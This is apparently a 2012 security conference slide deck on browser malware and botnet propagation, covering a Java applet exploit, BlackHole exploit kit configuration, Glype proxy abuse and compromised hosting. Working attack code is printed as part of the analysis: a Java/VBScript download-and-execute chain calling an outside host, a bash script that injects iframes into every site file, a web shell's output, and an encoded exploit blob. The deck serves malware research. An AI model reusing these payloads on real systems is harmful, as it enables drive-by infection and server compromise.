

Insidious Infections

Mangling with Botnets



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
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
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Agenda


- Walking through the Agenda
 - Browser Malware Taxonomy
 - Malware Lifecycle
 - Implanting Malware (Bots) Present-day Propagation Tactics
 - Bots Information Stealing and Manipulating Tactics
 - Conclusion




FUD (Fear, Uncertainty & Doubt)

- FUD – FUD ||
 - Three pillars of robust malware design

**I MUST NOT FEAR
FEAR
IS THE MIND KILLER
FEAR IS THE LITTLE DEATH THAT BRINGS
TOTAL OBLITERATION**



Malware Paradigm



Who is it ?




On internet some things are not what they seem to be.

Be aware and enjoy the web at its best.
Know how to surf safe.
Go to www.internetsegura.br and learn more.




Browser Malware Taxonomy

- Class A – Browser Malware




Browser Malware Taxonomy

- Class B – Browser Malware



Browser Malware Taxonomy

- Class C – Browser Malware



Malware Lifecycle – Java Exploit

- Malware making place into your system
 - Step 1: Vulnerability in high traffic website is exploited
 - To serve malware at large scale
 - Step 2: Detecting malicious iframe in the website
 - Lets extract the iframe from a malicious website

```
root@bt:~/scripts# python mal_link_ext.py -s iframes -t http://www.wsdhealthy.com/
[*] Fetched values: {'target': 'http://www.wsdhealthy.com/', 'select': 'iframes'}

(*)=====
(*) Number of Extracted [IFRAMES] : 2
(*) Extracted [IFRAMES] from: http://www.wsdhealthy.com/
(*)=====
0 index 1.html
1 http://www.gnnnet.co.kr/fss/applet.html
```

- The iframe is pointing to some domain having applet.html.
 - Avoid running it in the browser. Fetch it directly using wget/curl

```
root@bt:~/scripts# wget http://www.gnnnet.co.kr/fss/applet.html -O malicious.html
--2012-03-02 13:24:39-- http://www.gnnnet.co.kr/fss/applet.html
Resolving www.gnnnet.co.kr... 211.174.163.103
Connecting to www.gnnnet.co.kr|211.174.163.103|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 254 [text/html]
Saving to: `malicious.html'

100%[=====>] 254      ---K/s   in 0s

2012-03-02 13:24:41 (17.6 MB/s) - `malicious.html' saved [254/254]
```




Malware Lifecycle – Java Exploit

- Malware finding a place in the system
 - Step 3 : Detecting the malicious code

```
<html>
  <head></head>
  <body>
    <applet archive="http://www.gnnet.co.kr/fss/Applet.jar" code="ScriptEngineExp.class"
      width="1" height="1">
      <param name="data" value="http://www.gnnet.co.kr/fss/lsase.exe" >
    </applet>
  </body>
</html>
```

- So, there is Java applet with “param” variable holding an executable
 - Quick analysis of the executable can be seen here
<https://www.virustotal.com/file/5cb024356e6b391b367bc6a313da5b5f744d8a14cec860502446aaa3e1b4566e/analysis/1330713741/>




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
■ Dissecting Malicious Java Applet

```
public class ScriptEngineExp extends Applet
{
    private JList list;
    public void init()
    { try
    {
        ScriptEngine se = new ScriptEngineManager().getEngineByName("js");
        InetAddress address = null;
        InetAddress sun = null;
        String url = getParameter("data");
        se.eval("var error = new Error(\"My error\");this.toString = function()
        { java.lang.System.setSecurityManager(null);
        java.lang.Runtime.getRuntime().exec('cmd.exe /c echo URL = LCase(WScript.Arguments(0))>>\"%temp%\\\\\\\\down.vbs\"
        &&cmd.exe /c echo dim m,s>>\"%temp%\\\\\\\\down.vbs\"&&cmd.exe /c echo m=\"M^i^c^r^o^s^o^f^t^.^X^M^L^H^T^P^\"
        >>\"%temp%\\\\\\\\down.vbs\"&&cmd.exe /c echo s=\"A=D=O=DB=.S=t=r=e=a=m\">>\"%temp%\\\\\\\\down.vbs\"
        &&cmd.exe /c echo set cmd =Createobject(replace(m,\"^\",\"\\")) >>\"%temp%\\\\\\\\down.vbs\"
        &&cmd.exe /c echo cmd.Open \"GET\",URL,0 >>\"%temp%\\\\\\\\down.vbs\"
        &&cmd.exe /c echo cmd.Send()>>\"%temp%\\\\\\\\down.vbs\"&&cmd.exe /c echo FileName=LCase(WScript.Arguments(1))
        >>\"%temp%\\\\\\\\down.vbs\"&&cmd.exe /c echo Set CsCriptGet = Createobject(replace(s,\"=\",\"\\"))
        >>\"%temp%\\\\\\\\down.vbs\"&&cmd.exe /c echo CsCriptGet.Mode=^3>>\"%temp%\\\\\\\\down.vbs\"
        &&cmd.exe /c echo CsCriptGet.Type=^1>>\"%temp%\\\\\\\\down.vbs\"&&cmd.exe /c echo CsCriptGet.Open()
        >>\"%temp%\\\\\\\\down.vbs\"&&cmd.exe /c echo CsCriptGet.Write(cmd.responseBody)>>\"%temp%\\\\\\\\down.vbs\"
        &&cmd.exe /c echo CsCriptGet.SaveToFile FileName,^2>>\"%temp%\\\\\\\\down.vbs\"&&cmd.exe /c cscript \"%temp%\\\\\\\\down.vbs\" " +
        url + " \"%temp%\\\\\\\\csrs.exe\"&& \"%temp%\\\\\\\\csrs.exe\"");" +
        "return \"exploit!\";}" +
        "error.message = this;");

        this.list = new JList(new Object[] { se.get("error") });
        add(this.list); }
    catch (ScriptException ex) { ex.printStackTrace(); } }
```



VBScript embedded in Java applet code





Implanting Malware (Bots) Present-day Propagation Tactics



Exploiting Web Hosting

■ Data Centers | Web Hosting - Exploitation

- Several websites are hosted on a single server sharing IP address
 - DNS names are mapped virtually to the same IP
 - Vulnerability in one website can seriously compromise the server
 - Insecure file uploading functionality
 - » Uploading remote management shells such c99 etc
 - » **Automated iframe injector embeds malicious iframe on all webpages**
 - » **Making configuration changes such as redirecting users to malicious domains**
 - Cookie replay attacks in hosting domain website
 - » **Authentication bypass : reading customer queries on the web based management panel**
 - » Extracting credentials directly by exploiting design flaws in hosting panels



Exploiting Web Hosting

- Data Centers Exploitation
 - Automated Iframe injector – cPanel Exploitation

```
CPanel() {  
  
    echo "Scanning $(ls /home/ | wc -l) directories for files. This could take a while..."  
    cd /home/  
  
    echo "Starting injection of PHP files"  
    sleep 5  
    for i in $(find `pwd` -name '*.php' ${exempt[@]})  
    do  
        echo Injecting "$i"  
        cat $i > $i.tmp && cat $i.tmp | sed s/<html>/<html>"$code"/g > $i  
        rm -f $i.tmp  
    done  
  
    echo "Starting injection of HTML files"  
    sleep 5  
    for i in $(find `pwd` -name '*.html' ${exempt[@]})  
    do  
        echo Injecting "$i"  
        cat $i > $i.tmp && cat $i.tmp | sed s/<html>/<html>"$code"/g > $i  
        rm -f $i.tmp  
    done  
  
    echo "Starting injection of TPL files"  
    sleep 5  
    for i in $(find `pwd` -name '*.tpl' ${exempt[@]})  
    do  
        echo Injecting "$i"  
        cat $i > $i.tmp && cat $i.tmp | sed s/<html>/<html>"$code"/g > $i  
        rm -f $i.tmp  
    done  
  
    echo "Completed injection of found files."  
}
```

Automated iframer in action



Exploiting Web Hosting

```
05-03-2012 14:27:57 [ phpinfo ] [ php.ini ] [ cpu ] [ mem ] [ users ] [ brute ] [ ln -s all ] [ tmp ] [ deface vbb ]
safe_mode: OFF Open_Basedir: NONE Safe_Exec_Dir: NONE Safe_Gid: OFF Safe_Include_Dir: NONE Sql.safe_mode: OFF
PHP version: 5.3.8 cURL: ON MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Disable functions : NONE
Useful: gcc, lcc, cc, ld, php, perl, python, ruby, make, tar, gzip, bzip, bzip2, nc, locate, suidperl
Downloaders: fopen, wget, fetch, lynx, links, curl, get
Free space : 94.91 GB Total space: 145.71 GB
Server IP: [ 67.227.161.158 ] -- Your IP: [ 68.37.141.168 ]
```

o--[heroes1412]--o

```
uname -a : Linux ccp11.softhof.com 2.6.18-194.17.1.el5 #1 SMP Wed Sep 29 12:50:31 EDT 2010 x86_64 x86_64 x86_64 GNU/Linux
sysctl : -
$OSTYPE : linux-gnu
Server : Apache/2.2.21 (Unix) mod_ssl/2.2.21 OpenSSL/0.9.8e-fips-rhel5 mod_bwlimited/1.4
id : uid=978(softbiz) gid=974(softbiz) groups=974(softbiz)
pwd : /home/softbiz/public_html/billing/templates_c ( drwxr-xr-x )
```

Remote shell in action

Executed command: dir -ao

```
-rw-r--r-- 1 softbiz 4613 Dec 2 15:08 %25%25%25ZD98%products.tpl.php
-rw-r--r-- 1 softbiz 814 Dec 5 06:33 %29^29D^29D80B02%logout.tpl.php
-rw-r--r-- 1 softbiz 3237 Feb 5 03:16 %2F^2F9^2F9A1C98%clientareaaddfunds.tpl.php
-rw-r--r-- 1 softbiz 4628 Jan 3 08:06 %32^321^3216648E%announcements.tpl.php
-rw-r--r-- 1 softbiz 3927 Jan 3 08:06 %36^361^36140695%knowledgebase.tpl.php
-rw-r--r-- 1 softbiz 835 Jan 8 01:28 %36^365^3659B82F%forwardpage.tpl.php
-rw-r--r-- 1 softbiz 15468 Jan 31 06:28 %39^39B^39BE0DD4%bulkdomainmanagement.tpl.php
-rw-r--r-- 1 softbiz 9626 Dec 2 15:04 %3C^3CC^3CCB658D%products.tpl.php
-rw-r--r-- 1 softbiz 11927 Dec 2 15:08 %3D^3DB^3DB52926%configureproduct.tpl.php
-rw-r--r-- 1 softbiz 6147 Nov 27 14:05 %3E^3E7^3E78DE45%adddomain.tpl.php
-rw-r--r-- 1 softbiz 4406 Dec 5 06:32 %3F^3F3^3F3A2742%homepage.tpl.php
-rw-r--r-- 1 softbiz 8224 Nov 27 14:02 %41^417^417AC67C%footer.tpl.php
-rw-r--r-- 1 softbiz 7251 Dec 5 06:32 %41^41F^41F24718%header.tpl.php
-rw-r--r-- 1 softbiz 9946 Jan 8 01:33 %45^458^4587282B%viewinvoice.tpl.php
-rw-r--r-- 1 softbiz 6865 Dec 9 13:24 %4A^4A7^4A7303A9%clientareaproducts.tpl.php
-rw-r--r-- 1 softbiz 1715 Dec 9 13:24 %4D^4D4^4D4E1626%svatlength.tpl.php
```

:: Execute command on server ::

Run command ▶

Work directory ▶

Execute

:: Edit files ::

File for edit ▶

Edit file

:: read dir from vul req glob ::

Infection through Glype Proxies

- Glype proxies
 - Simple PHP scripts for anonymous surfing
 - Hosted on legitimate domains and forcing user to surf through the proxy
 - Logging is enabled to fetch the information about users
 - » A tactical way of exploiting the integrity of anonymous surfing
 - Exploiting misconfigured proxies to deliver malware
 - Embedding Browser Exploit Packs (BEPs) with Glype proxies
 - » Very effective and successful technique

Glype Admin Control Panel
for thefreeproxy.net

Home Edit Settings View Logs Glype® Licenses BlockScript® Support Forum

Logging

Logging feature: **enabled**


Log folder:

Log files

March 2012		[popular sites]
6th (Tuesday)	5.17 KB	[raw log] [popular sites]



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Browser Exploit Packs (BEPs)

■ Browser Exploit Pack

— BlackHole is running on fire

● Techniques


- **User-agent based fingerprinting**
- **Plugin detector capability for scrutinizing the plugins**
- **Serving exploit once per IP Address**
- **Java exploits are used heavily for spreading infections**
- Support for other exploits such as PDF, Flash etc

<?

```
$sqlSettings['dbHost'] = 'localhost';  
$sqlSettings['dbUsername'] = 'root';  
$sqlSettings['dbPassword'] = 'suniya';  
$sqlSettings['dbName'] = 'zain2';  
$sqlSettings['tableVisitorsList'] = 'visitors_list';  
$panel_user = "zain";  
$panel_pass = "suniya";  
$enable_signed = false;  
$payload_filename = 'payload.exe';  
  
$config_url = 'http://92.241.164.70/b12';  
$exploit_delay = 5000;  
  
$reuse_iframe = false;  
$ajax_stats = true;  
$ajax_delay = 5000;
```

BlackHole configuration parameters

?>



```
A.class x  
import java.applet.Applet;  
  
public class A extends Applet  
{  
    public String getVersion()  
    {  
        return System.getProperty("java.version");  
    }  
  
    public String getVendor()  
    {  
        return System.getProperty("java.vendor");  
    }  
}
```

Java version fingerprinting




Browser Exploit Packs (BEPs)

- Browser Exploit Pack
 - Encoded exploit with PHP Ioncube

```
<?php //0035e
if(!extension_loaded('ionCube Loader')){$_oc=strtolower(substr(PHP_UNAME(),0,3));$_ln='/ioncube/
ioncube_loader_'.$_oc.'_'.substr(PHP_VERSION(),0,3).(($_oc=='win')?'_dll':'_so');$_oid=$_id=realpath
(ini_get('extension_dir'));$_here=dirname(__FILE__);if(strlen($_id)>1&&$_id[1]==:){$_id=str_replace
('\','/',substr($_id,2));$_here=str_replace('\','/',substr($_here,2));}$_rd=str_repeat('../',substr_count
($_id,'/')).$_here.'/';$_i=strlen($_rd);while($_i--){if($_rd[$_i]==/){$_lp=substr($_rd,0,$_i).$_ln;
if(file_exists($_oid.$_lp)){$_ln=$_lp;break;}}@dl($_ln);}else{die('The file '.__FILE__.' is corrupted.\n')
;}if(function_exists('_il_exec')){return _il_exec();}echo('Site error: the file <b>'.$_FILE__.'</b> requires
the ionCube PHP Loader '.basename($_ln).' to be installed by the site administrator.');
```

```
?>
4+oV59VADaJJBUjhgTEZPpvsGT1G+vHvrcjO/FKm/JSGYjAgQPagxCo0d51nKFTIWWpf6bqm61uO
SvyBwyot13S5uBxhO/qutB2Uz1KJoGhIGoNQUCnMoQXcdqCvuoQg2zH9i6EhgJ5a1O3PM4kRBZD
/Xt1+1Dgoid0E8jbVRWBk+t/C3N/THSTQ+3w+UnJxaq32nFXde0ujNmua+oRqi2KzbF4b1M8bdfj
